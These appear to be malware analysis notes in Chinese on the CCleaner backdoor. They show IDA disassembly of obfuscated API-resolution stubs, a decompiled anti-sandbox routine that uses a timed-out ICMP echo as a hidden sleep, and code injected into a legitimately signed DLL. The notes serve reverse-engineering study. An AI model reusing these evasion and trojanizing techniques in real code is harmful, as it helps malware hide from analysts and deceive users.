
分析样本时的脚本

API/字符串解密



```
seg000:0000000000577001 ; ---------------------------------------------------------------------------
seg000:0000000000577001                 mov     rax, 0FFFFFFFF8715CC60h
seg000:000000000057700B                 neg     rax
seg000:000000000057700E                 jmp     rax
seg000:000000000057700E ; ---------------------------------------------------------------------------
seg000:0000000000577011                 db 0E8h, 48h, 0B8h, 0B0h, 0CFh, 2Bh, 87h
seg000:0000000000577011                                         ; CODE XREF: sub_573060+D↑p
seg000:0000000000577011                                         ; sub_573090+9↑p
seg000:0000000000577018                 dq 48D8F748FFFFFFFFh, 2BCF90B848FFE0FFh, 0D8F748FFFFFFFF87h
seg000:0000000000577018                                         ; CODE XREF: sub_573060+1B↑p
seg000:0000000000577018                 dq 0D230B84848E0FF48h, 0F748FFFFFFFF872Bh, 0A0B84848E0FF48D8h
seg000:0000000000577018                 dq 48FFFFFFFF87291Eh, 0B84875E0FF48D8F7h, 0FFFFFFFF87187F00h
seg000:0000000000577018                 dq 48FFE0FF48D8F748h, 0FFFFFF8718ACB0B8h, 0FFE0FF48D8F748FFh
seg000:0000000000577018                 dq 0FFFF872CA5B0B848h, 0E0FF48D8F748FFFFh, 0FF872D1530B848E8h
seg000:0000000000577018                 dq 0FF48D8F748FFFFFFh, 872D1C70B848FFE0h, 48D8F748FFFFFFFFh
seg000:0000000000577018                 dq 2BCA80B84875E0FFh, 0D8F748FFFFFFFF87h, 0D040B84848E0FF48h
seg000:0000000000577018                 dq 0F748FFFFFFFF8715h, 0B848E8E0FF48D8h, 48FFFFFFFF8715D0h
seg000:0000000000577018                 dq 0B848E8E0FF48D8F7h, 0FFFFFFFF872CAD70h, 4875E0FF48D8F748h
seg000:0000000000577018                 dq 0FFFFFF872BD080B8h, 0E9E0FF48D8F748FFh, 0FFFF872D2660B848h
seg000:0000000000577018                 dq 0E0FF48D8F748FFFFh, 0FF872BD4E0B848E8h, 0FF48D8F748FFFFFFh
seg000:0000000000577018                 dq 872CC100B84875E0h, 48D8F748FFFFFFFFh, 2C8F90B84848E0FFh
seg000:0000000000577018                 dq 0D8F748FFFFFFFF87h, 0C970B848E8E0FF48h, 0F748FFFFFFFF872Bh
seg000:0000000000577018                 dq 80B848E9E0FF48D8h, 48FFFFFFFF872C9Ah, 0B84875E0FF48D8F7h
seg000:0000000000577018                 dq 0FFFFFFFF872CEC60h, 48FFE0FF48D8F748h, 0FFFFFF872BD490B8h
seg000:0000000000577018                 dq 0FFE0FF48D8F748FFh, 0FFFF872CED80B848h, 0E0FF48D8F748FFFFh
seg000:0000000000577018                 dq 0FF87291EF0B848E8h, 0FF48D8F748FFFFFFh, 872C3510B84848E0h
seg000:0000000000577018                 dq 48D8F748FFFFFFFFh, 2CA4B0B848FFE0FFh, 0D8F748FFFFFFFF87h
seg000:0000000000577018                 dq 0C140B84875E0FF48h, 0F748FFFFFFFF872Ch, 30B84875E0FF48D8h
seg000:0000000000577018                 dq 48FFFFFFFF87291Fh, 0B84875E0FF48D8F7h, 0FFFFFFFF872BCA10h
seg000:0000000000577018                 dq 0E0FF48D8F748h, 5ACh dup(0)
seg000:0000000000579F60                 db 0
seg000:0000000000579F61                 db 7 dup(0)
seg000:0000000000579F68                 dq 993h dup(0)
seg000:000000000057EC00                 db  57h ; W
seg000:000000000057EC01 aIdechartomulti db 'ideCharToMultiByte',0
seg000:000000000057EC14                 dd 6F690000h
seg000:000000000057EC18                 db  6Eh ; n
seg000:000000000057EC19                 align 400h
seg000:000000000057EC19 seg000          ends
seg000:000000000057EC19
seg000:000000000057EC19
seg000:000000000057EC19                 end
```

之前




```
seg000:0000000000577001     RtlAllocateHeap proc near
seg000:0000000000577001 000                 mov     rax, 0FFFFFFFF8715CC60h
seg000:000000000057700B 000                 neg     rax
seg000:000000000057700E 000                 jmp     rax
seg000:000000000057700E     RtlAllocateHeap endp
seg000:000000000057700E
seg000:000000000057700E     ; ---------------------------------------------------------------------------
seg000:0000000000577011                     db 0E8h
seg000:0000000000577012
seg000:0000000000577012     ; =============== S U B R O U T I N E =======================================
seg000:0000000000577012
seg000:0000000000577012
seg000:0000000000577012     GetProcessHeapStubxdL proc near         ; CODE XREF: sub_573060+D↑p
seg000:0000000000577012                                             ; sub_573090+9↑p
seg000:0000000000577012 000                 mov     rax, 0FFFFFFFF872BCFB0h
seg000:000000000057701C 000                 neg     rax
seg000:000000000057701F 000                 jmp     rax
seg000:000000000057701F     GetProcessHeapStubxdL endp
seg000:000000000057701F
seg000:000000000057701F     ; ---------------------------------------------------------------------------
seg000:0000000000577022                     db 0FFh
seg000:0000000000577023
seg000:0000000000577023     ; =============== S U B R O U T I N E =======================================
seg000:0000000000577023
seg000:0000000000577023
seg000:0000000000577023     HeapFreexdL     proc near               ; CODE XREF: sub_573060+1B↑p
seg000:0000000000577023 000                 mov     rax, 0FFFFFFFF872BCF90h
seg000:000000000057702D 000                 neg     rax
seg000:0000000000577030 000                 jmp     rax
seg000:0000000000577030     HeapFreexdL     endp
seg000:0000000000577030
seg000:0000000000577030     ; ---------------------------------------------------------------------------
seg000:0000000000577033                     db  48h ; H
seg000:0000000000577034
seg000:0000000000577034     ; =============== S U B R O U T I N E =======================================
seg000:0000000000577034
seg000:0000000000577034
seg000:0000000000577034     GetLastErrorStubxdddL proc near         ; CODE XREF: sub_571A38+23A↑p
seg000:0000000000577034                                             ; sub_571A38+28B↑p ...
seg000:0000000000577034 000                 mov     rax, 0FFFFFFFF872BD230h
seg000:000000000057703E 000                 neg     rax
seg000:0000000000577041 000                 jmp     rax
seg000:0000000000577041     GetLastErrorStubxdddL endp
```

之后


反调试/反虚拟机/反沙箱技术

ccleaner后门
新的反沙箱技术，除了sleep之外将ICMP消息发到一个无效的IP地址同时设置601秒的超时时间，实际上相当于sleep。




```
int __cdecl sub_17A24D7(int a1)
{
  int v1; // esi
  char v3; // [esp+4h] [ebp-100h]

  v1 = j_IcmpCreateFile0();
  if ( v1 == -1 )
    return Sleep0(1000 * a1);
  j_IcmpSendEcho0(v1, 224, &v3, 16, 0, &v3, 44, 1000 * a1);
  return j_IcmpCloseHandle0(v1);
}
```

一点题外话：在下一个阶段的恶意代码中攻击者煞费苦心将恶意代码植入正常的dll，虽然数字签名不再有效但是也具有很强的迷惑性。像BadRabbit等病毒也采取了伪造数字签名的手段。另外，越来越多的恶意代码通过各种方式具有正常的数字签名。



```
.text:1001C22D ; ---------------------------------------------------------------------------
.text:1001C22E                 align 200h
.text:1001C400                 dd 300h dup(?)
.text:1001C400 _text           ends
.text:1001C400
.idata:1001D000 ; Section 2. (virtual address 0001D000)
```

合法软件中的dll




```
.text:1001C223 ; void __cdecl sub_1001C223()
.text:1001C223 sub_1001C223    proc near               ; DAT
.text:1001C223                 mov     off_10028210, offset
.text:1001C22D                 retn
.text:1001C22D sub_1001C223    endp
.text:1001C22D
.text:1001C22E ; ---------------------------------------------------
.text:1001C22E                 push    esi
.text:1001C22F                 mov     esi, [esp+8]
.text:1001C233                 push    edi
.text:1001C234                 push    40h
.text:1001C236                 push    1000h
.text:1001C238                 add     esi, 1D000h
.text:1001C241                 push    40000h
.text:1001C246                 push    0
.text:1001C248                 call    dword ptr [esi+0F4h]
.text:1001C24E                 mov     edi, eax
.text:1001C250                 test    edi, edi
.text:1001C252                 jnz     short loc_1001C259
.text:1001C254                 push    1
.text:1001C256                 pop     eax
.text:1001C257                 jmp     short loc_1001C276
.text:1001C259 ; ---------------------------------------------------
.text:1001C259
.text:1001C259 loc_1001C259:                           ; COD
.text:1001C259                 push    ebx
```

修改后的dll

反调试/反虚拟机/反沙箱技术

